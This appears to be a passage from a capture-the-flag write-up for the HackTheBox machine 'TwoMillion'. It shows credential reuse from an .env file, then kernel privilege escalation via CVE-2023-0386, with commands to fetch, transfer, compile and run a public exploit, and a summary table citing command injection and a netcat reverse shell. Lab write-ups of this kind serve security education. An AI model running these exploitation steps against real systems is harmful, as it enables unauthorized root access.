DB_DATABASE=htb_prod
DB_USERNAME=admin

DB_PASSWORD=SuperDuperPass123
- Used
su adminto switch users with password “SuperDuperPass123”. Alternatively, SSH:ssh admin@10.10.11.221(password reuse). - Retrieved the user flag from the admin’s home directory:
cat /home/admin/user.txt

Additional enum: No sudo privileges (sudo -l requires password, fails). Check /var/mail/admin for hints – an email from “ch4p” mentions urgent OS upgrade due to OverlayFS/FUSE CVEs.
Privilege Escalation
Kernel Exploit
As admin, check kernel version:
1
2
uname -r
5.15.70-051570-generic


This is Ubuntu 22.04 kernel 5.15.70, vulnerable to CVE-2023-0386 (OverlayFS/FUSE local privilege escalation). Confirmed via search: Vulnerability allows unprivileged users to gain root by exploiting a flaw in file copy-up handling.
- Quick search identified a relevant CVE: CVE-2023-0386.
- Exploit was downloaded from GitHub:
git clone https://github.com/xkaneiki/CVE-2023-0386on attack box. - Transferred to target: Host via
python3 -m http.server 8000, download withwget http://your_ip:8000/CVE-2023-0386.zip -O /tmp/CVE-2023-0386.zip. - Unzip:
unzip /tmp/CVE-2023-0386.zip -d /tmp/CVE-2023-0386. - Compiled:

cd /tmp/CVE-2023-0386 && make all. - Executed: In one terminal,
./fuse ./ovlcap/lower ./gc; in another,./exp.
Root access was achieved, allowing cat /root/root.txt.
1
2
gcc exploit.c -o exploit
./exploit
Bonus: /root/thank_you.json contains an encoded message; decoding (URL > hex > base64 > XOR with key “HackTheBox”) reveals a thank-you note from HTB.
Summary
| Step | Description |
|---|---|
| Enumeration | Found HTTP and SSH, HTTP redirect to 2million.htb. Used Nmap for ports and versions; added host to /etc/hosts. |
| Web Recon | Discovered registration flow with API-based invite code challenge involving JS analysis, ROT13/base64 decoding, and API calls to generate/verify code. |
| API Abuse | Manipulated settings via PUT /api/v1/admin/settings/update to gain admin access due to auth bypass. |
| Command Injection | Injected payload via unsanitized username in POST /api/v1/admin/vpn/generate for blind RCE. |
| Initial Shell | Reverse shell as www-data via injected bash/netcat payload; upgraded for interactivity. |
| Lateral Movement | .env file creds (DB_PASSWORD=SuperDuperPass123) used to su/SSH to admin user; grabbed user flag. |
| Privilege Escalation | Exploited CVE-2023-0386 (OverlayFS/FUSE kernel vuln) with PoC from GitHub; compiled and ran for root shell. |
| Root Access | Successful exploitation and root flag capture; optional decoding of thank_you.json for easter egg. |